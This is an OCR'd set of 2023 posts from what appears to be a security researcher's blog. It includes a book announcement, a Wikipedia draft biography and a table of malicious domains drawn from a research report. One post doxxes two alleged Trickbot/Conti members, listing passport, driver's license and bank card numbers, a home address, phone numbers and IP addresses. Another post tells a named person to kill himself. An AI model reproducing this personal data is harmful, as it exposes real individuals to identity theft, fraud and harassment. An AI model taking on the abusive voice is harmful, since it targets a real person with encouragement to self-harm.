
2023

2023 - 10

Upcoming "The Hacker Scene - 1983 - 2023" E-Book - 2023-10-03 02:17




Dear blog readers,

I'm working on a new book. It's called "The Hacker Scene - 1983 - 2023" where I aim to dazzle you as always and as usual with all the juicy technical details that you're supposedly used to by now and will hopefully continue to be.
I intend to release this throughout the Christmas season online for free on my Archive.org account.
Thank you.

The Most Innovative Leader in Cyber Security To Watch in 2023 Magazine Edition - 2023-10-03 02:17

Dear blog readers,
Here's the original article including the PDF here.
Thank you.


www.ciolook.com
CIO LOOK
The Most Innovative Cyber Security Leaders to Watch in 2023
In Pursuit of Cyberjustice
Dancho Danchev
Navigating the World of Cyberthreats


In Pursuit of Cyberjustice
Dancho Danchev
Navigating the World of Cyberthreats


Cover Story

My First Twitter Space on How I Tracked Down The Conti Ransomware Gang Using Real-Time OSINT - 2023-10-03 02:17

Dear blog readers,
Listen here.

Enjoy.

Me Participating in a Comparative Air Force Research Laboratory Information Directorate Technical Report on Botnets and Malware Detection - 2023-10-03 02:17

Table 10: Anecdotal cases of malicious domain names detected by Notos and the corresponding days that appeared in the public BLs .[1]: hosts-file.net, [2]: malwareurl.com, [3] siteadvisor.com, [4] virustotal.com, [5] ddanchev.blogspot.com, [6] malwaredomainlist.com.

Domain Name	[redacted]
lzwn.in	
3b9.ru	
antivirprotect.com	
1speed.info	
spy-destroyer.com	
free-spybot.com	
a3l.at	
gidromash.cn	
iantivirus-pro.com	
ericwanhouse.cn	
1165651291.com	

Just came across this.

Outstanding.

Who Can Assist With My Wikipedia Article Draft Submission? - 2023-10-03 02:17

Dear blog readers,
Who can assist with my Wikipedia Article Draft submission here? Thanks. Much appreciated.

Draft:Dancho Danchev

From Wikipedia, the free encyclopedia

Review waiting, please be patient.

This may take 4 months or more, since drafts are reviewed in no specific order. There are 3,574 pending submissions waiting for review.

- If the submission is **accepted**, then this page will be moved into the article space.
- If the submission is **declined**, then the reason will be posted here.
- In the meantime, you can continue to improve this submission by editing normally.

Where to get help [show]
How to improve a draft [show]
Improving your odds of a speedy review [show]
Editor resources [show]
Reviewer tools [show]

Dancho Danchev (Данчо Данчев) (born November 22 1983) in Sofia is a cybersecurity researcher journalist and a blogger based in Bulgaria, He lives in Troyan.

Early Life [edit]

Dancho Danchev has been an active security blogger since 2007. He is a cybersecurity researcher and a WhoisXML API threat researcher[1][2][3]. He runs one of the security industry's most popular security publications with over 5.6M page views Dancho Danchev's Blog - Mind Streams of Information Security Knowledge.[4] He is known for reporting first on the Chinese hacktivist" attack on CNN.com in 2008, the Operation Ababil attack on Wells Fargo U.S. Bank and PNC Bank and the New York Times advertisement attack in 2009.[5]

He has been associated with ZDNet's Zero Day blog, where he co-wrote articles and analyses on East European criminal activity and online scams. Danchev's research often focused on cyber terrorism activities of terrorist groups and monitoring the activities of the Koobface worm which targeted users of social networking sites, including Facebook.

Danchev went missing in 2011, according to reports, after his blog post on the collection of his research on terrorist organisations' use of the internet for jihad.[6][7]

Education [edit]

Dancho have studied in Vasil Levski Secondary School in Troyan Bulgaria and later on studied at Hogeschool Zuyd in Sittard The Netherlands and then at Hogeschool InHolland in Rotterdam The Netherlands. He holds a TOEFL certificate.

Events [edit]

- Dancho is known to have presented at the Netherlands Intelligence Studies Association (NISA).[8]
- Dancho is known to have presented the Keynote presentation at CyberCamp 2016 event in Spain.[9]
- Dancho is known to have presented at Cybersecurity Talks Bulgaria.[10]

Work Career [edit]

Dancho is known to have been moderating DiamondCS's Trojan Defense Suite newsletter in 1999.[11]
Dancho is known to have been running Astalavista Security Group's Astalavista.com[12] in 2003 Web site and Astalavista.box.sk Web site in 2021.

Interviews [edit]

- Dancho gave an interview to Deutsche Welle on the Koobface botnet[13]
- Dancho gave an interview to LinuxSecurity.com[14]
- Dancho participated in a WhoisXML API Podcast[15]
- Dancho gave an interview to Russian OSINT[16]

Disappearance [edit]

In September 2010, Danchev went missing under mysterious circumstances amid concerns about his safety. Prior to his disappearance, he had expressed concerns about surveillance by Bulgarian law enforcement and intelligence services. Despite efforts to contact him through various means, including phone and email, he could not be reached. ZDNet published a letter and photos he had sent, seeking information on his whereabouts. While anonymous sources indicated he was alive but facing difficulties, the exact details of his disappearance remain unknown.

Major Achievements [edit]

- Dancho is known to have participated in a Top Secret GCHQ Program to monitor hackers online based on a document part of Edward Snowden's archive.[17]
- Dancho is known to have discovered that PaloAlto Networks is part of the SolarWinds supply chain malicious software attack[18]
- Dancho is known to have discovered that the Web site of Flashpoint has been compromised and was redirecting to malware[19]
- Dancho is also known to have contributed to research involving the Avalanche and the Mumba botnets[20]
- Dancho is known to have heavily contributed to various scareware related research[21]
- Dancho is known to have contributed to the use of search engines by cybercriminals in the context of blackhat SEO (search engine optimization) and malicious search engine results poisoning research[22]
- Dancho is known to have contributed research on the Luthuanian cyber attacks and the Russia vs Georgia cyber attacks[23]
- Dancho is known to have been running and maintaining the "Diverse Portfolio of Fake Security Software" blog posts on scareware blog posts series[24]
- Dancho Danchev has been quoted on India's CAPTCHA solving economy[25]
- Dancho is known to lead the threat intelligence market segment according to a comparative market study[26]

Awards [edit]

- Dancho won a Jessy H. Neal Award for Best Blog for ZDNet's Zero Day Blog in 2010.[27]
- Dancho also won a SCMagazine Social Media Award for "Five to Follow on Twitter" in 2011.[28]

Book Citations [edit]

- Dancho has been cited in Cyber Security Essentials[29]
- Dancho has been cited in Security Awareness: Applying Practical Security in Your World[30]
- Dancho has been cited in CompTIA Security+ Guide to Network Security Fundamentals[31]
- Dancho has been cited in Security+ Guide to Network Security Fundamentals[32]


References [edit]

1. ^ "Who Could Be Behind the Latest GitHub-Hosted Malware Infrastructure?". *circleid.com*. Retrieved 2023-07-17.
2. ^ "Koobface Makes a Comeback". *circleid.com*. Retrieved 2023-07-17.
3. ^ "Predator Surveillance Software May Not Be Lawful at All". *circleid.com*. Retrieved 2023-07-17.
4. ^ "Dancho Danchev's Blog - Mind Streams of Information Security Knowledge". *Dancho Danchev's Blog - Mind Streams of Information Security Knowledge*. Archived from the original on 2023-06-02. Retrieved 2023-07-17.
5. ^ "Hackers expand massive IFRAME attack to prime sites". *NetworkWorld*. Archived from the original on 2020-10-20. Retrieved 2023-07-17.
6. ^ Zetter, Kim. "Security Researcher, Cybercrime Foe Goes Missing". *Wired*. ISSN 1059-1028. Retrieved 2023-07-17.
7. ^ Chen, Adrian (2011-01-14). "Cybercrime Blogger Vanishes After Finding Tracking Device in His Bathroom". *Gawker*. Retrieved 2023-07-17.
8. ^ "Centre Français de Recherche sur le Renseignement" (PDF). *CF2r*. Retrieved 2023-07-17.
9. ^ "León se viste de gala para albergar la gran cita de la ciberseguridad". *ABC Tecnología*. Retrieved 2023-07-17.
10. ^ "#6 Cyber Security Talks Bulgaria". *Cyber Security Talks Bulgaria*. Archived from the original on 2023-02-05.
11. ^ "Trojan Defense Suite". *DiamondCS*. Archived from the original on 1999-10-12.
12. ^ "Team Astalavista Group". *Astalavista.ch*. Archived from the original on 2004-02-16.
13. ^ "Cybercriminals unveiled". *Deutsche Welle*. Archived from the original on 2020-10-21.
14. ^ "Open Source Intelligence, Security Hacking, and Security Blogger Dancho Danchev". *LinuxSecurity.com*. Archived from the original on 2022-01-25.
15. ^ "Hidden No More: How to Expose the Bad Guys' Infrastructure with DNS Threat Researcher Dancho Danchev". *Soundcloud*. Retrieved 2023-07-17.
16. ^ "Интервью с болгарским хакером Данчо Данчевым специально для Russian OSINT: Кибервзрыв в 2021". *Russian OSINT*. Archived from the original on 2021-04-13.
17. ^ "SCHOOLHOUSE - GCHQ Wiki Overview". *The Intercept*. Archived from the original on 2019-04-14.
18. ^ "The SolarWinds Supply Chain Compromise" (PDF). *First*. Retrieved 2023-07-19.
19. ^ "After-Action Report: Flashpoint Remediation of 0-Day Exploit on Our Public-Facing Website". *Flashpoint*. Retrieved 2023-07-17.
20. ^ "The "Mumba" Botnet Disclosed" (PDF). *AVG*. Retrieved 2023-07-18.
21. ^ "Recent Rogueware" (PDF). *VirusBulletin*. Retrieved 2023-07-18.
22. ^ "Web hacks of 2007 and how to protect your web applications in 2008 with OWASP" (PDF). *OWASP*. Retrieved 2023-07-18.
23. ^ "International Cyber Incidents Legal Considerations" (PDF). *CCDCEO*. Retrieved 2023-07-18.
24. ^ "Malzilla: Exploring scareware and drive-by malware" (PDF). *HolisticInfoSec*. Retrieved 2023-07-18.
25. ^ "The Socialbot Network When Bots Socialize for Fame and Money" (PDF). *The University of British Columbia*. Retrieved 2023-07-18.
26. ^ "The Rise of GoodFATR: A Novel Accuracy Comparison Methodology for Indicator Extraction" (PDF). *Future Generation Computer Systems*. Retrieved 2023-07-18.
27. ^ "2010 Jesse H. Neal Award Winners". *Ad Age*. Retrieved 2023-07-17.
28. ^ "SC Social Media Awards". *SCMagazine*. Retrieved 2022-07-17.
29. ^ *Cyber Security Essentials*. 2016. pp. 116–117. ISBN 9781439851265.
30. ^ *Security Awareness: Applying Practical Security in Your World*. 2013. pp. 73–74. ISBN 9781285663333.
31. ^ *CompTIA Security+ Guide to Network Security Fundamentals*. 2014. pp. 89–90. ISBN 9781305480858.
32. ^ *Security+ Guide to Network Security Fundamentals*. 2012. pp. 78–79. ISBN 9781133708001.

Exposing Bentley and Liam From The Conti/Trickbot Malware Gang - 2023-10-07 02:24

Member of the hacker group "TRICKBOT"
(also known as the Wizard Spiders)
"Ryuk", "Maze", "Conti", "Diavol")

Account (nickname): liam



Citizen of the Russian Federation
Name: **KORNEYEV ROMAN VIKTOROVYCH**
Date of birth: **September 6, 1995**

A resident of St. Petersburg, Leningrad region of the Russian Federation.
Driver's license: № 9906 549881 dated 16.05.2019
Bank card: 4276550056811014 Sberbank (RF)

Mobile phone number: +79117265801
Telegram:
Username: @romakorneev (Telegram-ID: 203978435)
Skype: romankorneev2387

E-mail address: krvthecreator@gmail.com
E-mail: roman95@gmail.com
E-mail: romka95@mail.ru

Jabber: liam@q3mcco35auwcstmt.onion
Jabber: LiamNeeson@jabber.ru
Jabber: liamliam@xmpp.jp

Home IP addresses:
188.243.183.226
188.243.199.19

Social networks:
- https://www.facebook.com/profile.php?id=100003668932901
https://www.youtube.com/channel/UCUH8mmWenoKpm3pCQzOPB1w?view_as=subscriber,
- https://www.youtube.com/wwwroman95
- https://vk.com/id23893726

An image is worth a thousand video. A video (**hxxp://youtube.com/watch?v=QwXs_GvsF7M**) is worth less.

Sample photos include:

Официальное представительство французского института Mod'Art International в России - Mod'Art St. Petersburg

СЕРТИФИКАТ

Выдан Роману Корнееву

участнику

образовательной программы

«ИГРЫ КУЛЬТУР: ТЕАТР И МОДА»

в рамках St.Petersburg Fashion Week A/W' 17/18

6 - 9 апреля 2017 г.

Куратор курса MBA specialized in Luxury Goods & Fashion Industries — Ольга Калашникова


Генеральный директор Mod'Art St.Petersburg — Любовь Швындина


Подробности
www.mod-art.ru


По телефону
8 812 943 32 88

9 апреля 2017 года


СЕРТИФИКАТ






Play (k)

Member of the hacker group "TRICKBOT"
(also known as the Wizard Spiders)
"Ryuk", "Maze", "Conti", "Diavol")

Account (nicknames): bentley / manuel / Max17 / volhvb

Citizen of the Russian Federation
Name: **Galochkin Maxim Sergeevich**
Date of birth: **May 19, 1982**

Identification number: 190119506002
Passport of a citizen of the Russian Federation:
9511766005 dated 08.06.1999
Registration address: Russian Federation,
Khakassia, Abakan, st. Kirov, building 80, apt. 1

Mobile phone number: +79134448958

Telegram:
Name: Max The Tester
Username: @volhvb,
Telegram id: 32910255

Jabber: bentley@q3mcco35auwcstmt.onion
Jabber: benalien@xmpp.jp
Jabber: volhvb@exploit.im

Social networks:
- https://twitter.com/volhvb
- https://facebook.com/1505024528
- https://vk.com/id5201387
- https://volhvb.livejournal.com

Also check out the following (**hxxp://youtube.com/watch?v=eqBJVa89rXE**).

Sample photos include:


печка


Wi-Fi

Stay tuned!

Yavor Kolev - Part Four - 2023-10-13 19:34

Dear,


Don't tell me you got money to buy clothes? Is this a suit? Go grab some decent clothes first to begin with then go home and kill yourself. But do it loudly in the toilet but before that take a big "your work stuff" so that when we come to visit you we can take a photo of you in all of your glory the "your work stuff" part.

Enjoy!

Interrupting the Program to Showcase the BG Dishipts that Kidnapped Me! - 2023-10-16 20:13

